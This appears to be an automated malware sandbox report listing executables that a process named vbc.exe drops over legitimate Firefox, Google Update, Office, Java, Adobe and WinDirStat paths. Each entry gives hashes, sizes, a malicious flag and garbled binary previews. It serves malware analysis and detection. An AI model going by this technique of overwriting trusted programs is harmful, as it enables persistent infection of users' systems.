Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\Download\{430FD4D0-B729-4F61-AA34-91526481799D}\1.3.36.102\GoogleUpdateSetup.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1383768
Entropy (8bit):	7.890253252370955
Encrypted:	false
SSDEEP:	24576:xBomhivuOx5SUXJW/D4xUa38vKdTIkpgSWC+osF0jzZVb+t35cMYlG96NMBJMncK:xBom8Bx5SUW/cxUitIGLsF0nb+tJVYlj
MD5:	8CA19D9F561569917EE382B55C4C7853
SHA1:	F1C0DC0CF107FF598E1E65B88754BC52057059A4
SHA-256:	7276D1DB9E4661810D6A80DE1813CC735E34D6BA6E1BA6FFBD3B87B8F608CDBA
SHA-512:	C0E180A68D1A4165225E6AD861594ABCAA761AA2AF93B5236DFB13A5772C59A7C1E8F734661FDB4C4E73F08F5875E87132ECDA435E6227193D7C953A658342D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\Install\{FCE087CB-E39B-4153-8CDB-9F0ACA90F73B}\GoogleUpdateSetup.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1383768
Entropy (8bit):	7.890253252370955
Encrypted:	false
SSDEEP:	24576:xBomhivuOx5SUXJW/D4xUa38vKdTIkpgSWC+osF0jzZVb+t35cMYlG96NMBJMncK:xBom8Bx5SUW/cxUitIGLsF0nb+tJVYlj
MD5:	8CA19D9F561569917EE382B55C4C7853
SHA1:	F1C0DC0CF107FF598E1E65B88754BC52057059A4
SHA-256:	7276D1DB9E4661810D6A80DE1813CC735E34D6BA6E1BA6FFBD3B87B8F608CDBA
SHA-512:	C0E180A68D1A4165225E6AD861594ABCAA761AA2AF93B5236DFB13A5772C59A7C1E8F734661FDB4C4E73F08F5875E87132ECDA435E6227193D7C953A658342D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Microsoft Office\Office14\MSOHTMED.EXE

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	112512
Entropy (8bit):	6.059148015230384
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1l4ydogcgVZlhOP4l9ovN7hYFjZUAFxO9:xBRBcmh7bC5dJcehOPQcibUoG
MD5:	0C96933C69FCB58BB7EFDC9CD70CD25E
SHA1:	BCC382CDFD5474BE424A5210A8AF588CC201FF10
SHA-256:	3C1F5AEA5BC4E6C5FE53393AB86ACB26A1283E34C7E1B9E9470599B944B7CFE7
SHA-512:	F7C678EA20D86E0A456E6ECBDA42B076689751FA2F0B141775DAECA5B9468D23435B45AE8813F690839EB9097F367297C39006C858B3FEDA18D2C322C14A3760
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\crashreporter.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Program Files (x86)\Mozilla Firefox\crashreporter.exe

Category:	dropped
Size (bytes):	161224
Entropy (8bit):	6.33303545454112
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4fCUOR/aVx+F0ZhuW+j4bdnBrN5wRBrt4oss:xBRBcmh7bC+CUORqx+cu6nBrN5U5t4ot
MD5:	9ED6BCF77B063BCC34E8366D3B852E47
SHA1:	BAE324699FEB1F47D03FAF59720647AE9A5540B4
SHA-256:	E377025968D66DDE5DCE53F64430FC5A551E736A3334DCDA357895F5E4A6F283
SHA-512:	68D641125478A57BFF9474E7F887C426EE063CF9AB618C052E1A362467F7182DA9A06FCDCF198B83D53C905B5CD2EC9A3F49E6973557916C760E42202967437D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\firefox.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	558536
Entropy (8bit):	6.698423065579275
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCdi5vvtUynMstDCSflR/SHdCzx5xoX3/Di6R/SHdCzxYKdR3Gxqt:xBzcmhi4vvtTrH4+03/DipXKdR2xW
MD5:	A95809E0D8873A06E1284910FD55AB2B
SHA1:	0144929BCEF0425AA111B33D4D7CAD03576DDD33
SHA-256:	366BA12EFF702279672F3F732300C1A17DE532A41A7CD505401748DD5AE90A9B
SHA-512:	8C5083D67B4D540461F11D476DBCC7EC2F4C4D11CE1D2CE63B2E378D4D7760B8E9178FE1DAD91C88DB2C6EEA4A32ECFA4E39ED5D30B775B467227A57A91F0 D43
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\maintenanceservice.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	213960
Entropy (8bit):	6.485078651854518
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC6wsefACpJ28FtN6mr/NZfW+zw:xBzcmhi6wsOg4DrVZfW+zw
MD5:	2C5A6CE2A7C39BF2BB5EC475DE883F69
SHA1:	932081C4E027EBB8CBD9DD47CDFDA50334DBF347
SHA-256:	752885E7B0E2DB24E1EC15922536079C7AD0BDCB006621BC0CE7531839031180
SHA-512:	C415FCF3A96558C0589C92B49CA22FBFE0F1071FAABFEC167A4F77FA04DC9F2F235AC7A07EB2E32FBE76CC793DEEFE8AAA02EEEBDF908A11CE6643B3DD5A 79A6
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\maintenanceservice_installer.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	197448
Entropy (8bit):	5.670577511356804
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC3D50qP7qUXDI17y4gP7UGC7W7BUEU0:xBzcmhi3D50qP7qUXDIYP7+a7FU0
MD5:	22DC883B605C419AFD1B2116FE2F1678

C:\Program Files (x86)\Mozilla Firefox\maintenanceservice_installer.exe	
SHA1:	807C5B8C6C745C9A0A9DABE73033FE128E724DD9
SHA-256:	8D002981AB96FD0590E7D7C97C8771AEF51D66CB43E12DFA4F5F63150B986959
SHA-512:	2E30D0CA21E938323EFEC34F596BA8F57C50918368EAA6B4C625E13BC1AF240359F0A0813A57C0720BB0087E304F99B99AC1C0EDD7CA15714956FBD678F78BBE
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\minidump-analyzer.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	569288
Entropy (8bit):	5.073919102910978
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCGvNAXJyqpNjl0CNDB7rUIuC1/44an4hsSU+Grjr:xBzcmhiGaJyqjjl0wOzO/4NVL
MD5:	52DB008559B37573244CF617A3765FE8
SHA1:	0EF8402B69CF86FFCAAEDFE27815239CBE956C29
SHA-256:	F01F6A97F89109A72F03964027FB5E703A170DDD6F5E9336C2FF545387BB2F82
SHA-512:	C47D165C18E4CC43BD55E5CF0EF2B4874312CAF0FDB16A83C9208ED70BF6A9C2642A9863956552A89371CB55B7DCF2334F6D6AFFA85FF80CB9C6BE594609475
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\plugin-container.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	197064
Entropy (8bit):	4.849071293976191
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I48YiIXfdvzY9omOYY3lxaGDmByN/mPjGdP0:xBRBcmh7bC/YiIXfdeetlxaQmB4O
MD5:	8B6D6BBF99F9ED1B86BD59396EB64730
SHA1:	C0CB0DAEBEB202AF8FB968FB944B250B1FF371F0
SHA-256:	D7B800F61DDA6FFE4B005A5FA3E6F960B22EC6632B9976C023521C669C28C1C0
SHA-512:	D5392EBF2ED3AC84F4CFDFDBD3713003C3DAFC192B5D9B0F8C1312F20F20041379719F7AA19BC6CB1FCA2B2ECCD379352B9BFADE29279539048194EF6F67683
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\uninstall\helper.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	913856
Entropy (8bit):	5.49577627343015
Encrypted:	false
SSDEEP:	24576:xBomhiMOW2+Uf7k3KvkTgXuquveY+W2o8oT3ezMrl9cekcHhXh9HJUiWUXsmqsqV:xBom8Pj+Ufl3KvkTgXuquveY+W2o8oT2
MD5:	BCB5E6D90DE6EC0F941479BAF5C91FB6
SHA1:	0E4C71DDEDE20F85945AEDF47EEF2017380626F4
SHA-256:	4D4EB66C3678B40CD45A67F77FC5DBFCCF9C377BBFD9A1AFF1DB4EDBD2978539
SHA-512:	09C5AA7C05B6A3CF9AA93344E66299E725C519CD0344466C75C5EC49BA6092B124573225A8022D48077AD8FC786EC0329577ACBE3DB836B1C5E4D4CDC4BCA0F
Malicious:	**true**

C:\Program Files (x86)\Mozilla Firefox\uninstall\helper.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\updater.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	362952
Entropy (8bit):	6.240445810697794
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCD1I7bItvUefWI6lzG8WtWaZZQaKh3PfcKrKywXKG2h03otuMN:xBzcmhiWbItvUefWIOSzhKpdGy4T+03I
MD5:	5DD074DB5191DBD80A4134DA2D80A76A
SHA1:	5CB42613F264DA24D3C056100E664613E40342DB
SHA-256:	C89AEB5F3EB7BCA61F825FFEF6283B6C411D718E5AD1E4EB35558FB9AD99C80C
SHA-512:	874828B92FE89A5025E399763CC9CF4905BCEC1DD75CA19ED275E4372B353652C9593E910BF7125AEAB1155B2518A176DC971027D3955225A0CDF3057ACF6DD
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Firefox\wow_helper.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	141256
Entropy (8bit):	5.844819004595209
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I462DwcU4Xg+VvLyBFKkAQiXFFOUNB:xBRBcmh7bCpDde9rF1FOUz
MD5:	E9827674B1C7A6D93BD1660DF50F4342
SHA1:	0BA083882A58BEF37276E7F4689AA642E9B66D3C
SHA-256:	F3AA08B85BA04CCC3B934CFBD594BC039E1D58F1FE7E0566AFF355FF9422F50D
SHA-512:	7E0D5E6888DD2280F263616B73FF7F8A4017BAAE7EC72D475129B384E62FD3B915798CD47438C82025C0704505B329D6FB8F3B7DDE297ECA7A2A6D262C450A9
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Maintenance Service\Uninstall.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	130142
Entropy (8bit):	5.825057887936006
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4iRD5bMln7y4gP7oIWGC7W7BuDcYzItU0:xBRBcmh7bC3D50n7y4gP7GGC7W7BUEU0
MD5:	3FA346BB0FB12530782E36EB27EBA966
SHA1:	F19DCFED194CA397E6397A57AF5FB179D814B279
SHA-256:	BFE7479DFBD6067BF6CD24EB93FB5F056C2615E850CDA3202329AB01087CF0B6
SHA-512:	85AA7FF2A74D3ACE3CC887C3C79968CA04C303BB51E16D9EBE886A4DD0F493D68EB0CD7F117B8B147170F7A5377B54549B375E04ADEE19B947475FD1B2B103 1
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe

Process:	C:\Users\Public\vbc.exe

C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	213960
Entropy (8bit):	6.485078651854518
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC6wsefACpJ28FtN6mr/NZfW+zw:xBzcmhi6wsOg4DrVZfW+zw
MD5:	2C5A6CE2A7C39BF2BB5EC475DE883F69
SHA1:	932081C4E027EBB8CBD9DD47CDFDA50334DBF347
SHA-256:	752885E7B0E2DB24E1EC15922536079C7AD0BDCB006621BC0CE7531839031180
SHA-512:	C415FCF3A96558C0589C92B49CA22FBFE0F1071FAABFEC167A4F77FA04DC9F2F235AC7A07EB2E32FBE76CC793DEEFE8AAA02EEEBDF908A11CE6643B3DD5A79A6
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,..{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\WinDirStat\Uninstall.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	89318
Entropy (8bit):	6.11478960548657
Encrypted:	false
SSDEEP:	1536:xBR2ucOhDh7uIhzVCbd56fCxU6QeSnQma4yMleHFSfARDSW0HefHbmJZUlNu08:xBRBcmh7b1I4+lTSr+vbmJCNu7
MD5:	0ED96AFA0B94E7C77C8B92A7051A7DB0
SHA1:	6F75A14FCE8D50C3E4B057251D11BA5EAA184AB2
SHA-256:	7F4C31BB8E322B09695C673998F1FD600BE1FD553C57DCAB26CC070AE5A7478A
SHA-512:	8FE937C42DA5117D82BB8E360389978D730F3F8349404E0B189FB3C0109D5D49AFAFA27DBFD6BEAA68D4AB2EC08168820A73F692F05F08BCEBE55E422F0765CC
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,..{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\WinDirStat\windirstat.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	692736
Entropy (8bit):	6.305955910462259
Encrypted:	false
SSDEEP:	12288:xBzcmhiifJO6egoEQFauJsfmhR5ju0phsQkPaUynbiljjQt6pgw/HuADmF5Unhjl:xBomhidjJVhRZdpmQkYyjjQtSgKOUnxl
MD5:	97010D840FC171D57140FCBA0CC88909
SHA1:	23EB6805DD7238141978514CA58CD4B7181FC74A
SHA-256:	0EBF40F9D39B5D9911C2F2295C0E3F65689BC8BCC2CC0621582CC2936F62C623
SHA-512:	5DEE1181E40E5F10993FF130CB1B23EFBC50115CFA8244A50A67EDFCCD8BDF162A4CF8FA17F01CBFA094E8B7B7E5C38AAEFD3A04DAB3FD545D01F02A61E75249
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,..{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Adobe\Setup\{AC76BA86-7AD7-1033-7B44-AC0F074E4100}\setup.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	502864
Entropy (8bit):	6.066073488136399
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCioW2iQ1shd/F9RLbNQouu14MdVTL6yB3uIAFyOSITU:xBzcmhiXKPNv3Nuu14OTL6AxOrTU

C:\ProgramData\Adobe\Setup\{AC76BA86-7AD7-1033-7B44-AC0F074E4100}\setup.exe	
MD5:	0B68FFD9CE3882151B79ABE3B9A898CE
SHA1:	3771A55AAA81A294411CD844E37F6B19DCE970B4
SHA-256:	CE8724FC1D65B4567C8657AD701B81AC98BD37C0F511E2AAF89778311747669A
SHA-512:	78C9090DF0EFCB3331A6CCA21517765B97F08BBAC1E7CA0F8524AF687E1F978ACD8D0B1FB16C1CA356BC0421171582C57D80EFB2B6C9FF26E59B9E01A58719 3
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Oracle\Java\javapath_target_415196\java.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	248384
Entropy (8bit):	6.558685437483299
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCxjHvOdT7duCKbi6ozfwTBxR5vtl9gSTml:xBzcmhixj2pwTLR5vtl9gSTM
MD5:	3E61CCAEFDC165B09A62CF741D03F3C5
SHA1:	98CCC4939C57CDEE2495711A0BED0A66F76CA608
SHA-256:	71CFE78F8606D3B99C4D2048E3F6DA25DFA76E50B8FDE210A25AFDA48390A0C1
SHA-512:	253E46434CE03F09E86873D6B6B1B70993F2A6F4451DCD0724FC63AE8975F6ACAFE4D4169EE6B5864879CB3694350ED87E65AB60AC33BFB98961292DD12BB4C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Oracle\Java\javapath_target_415196\javaw.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	248384
Entropy (8bit):	6.56119542272563
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCxt8tRluTLdmGIebIsciZjTBwzKvkNTWHjQi:xBzcmhixtYwHjTuzKvkVWHjt
MD5:	3EC42A5E0FF7804680E200A5F42560C5
SHA1:	3D137B4E3B40ADE0FBF837F4EBE02932E68FD05F
SHA-256:	6DA6A224A468BA76BB86FB3DF9D4565CBD6BDF4AE65B5AC1EC3C4953BA2D624C
SHA-512:	4FA270782D5AFF93B3EA4B196F1F34892548FA7060F460D60C3D2DC1D2B8C22B4CB8A5174EF92040BEA1AE5C8036673BD9799292046F986E44BEDCC449ACBEF 9
Malicious:	**true**
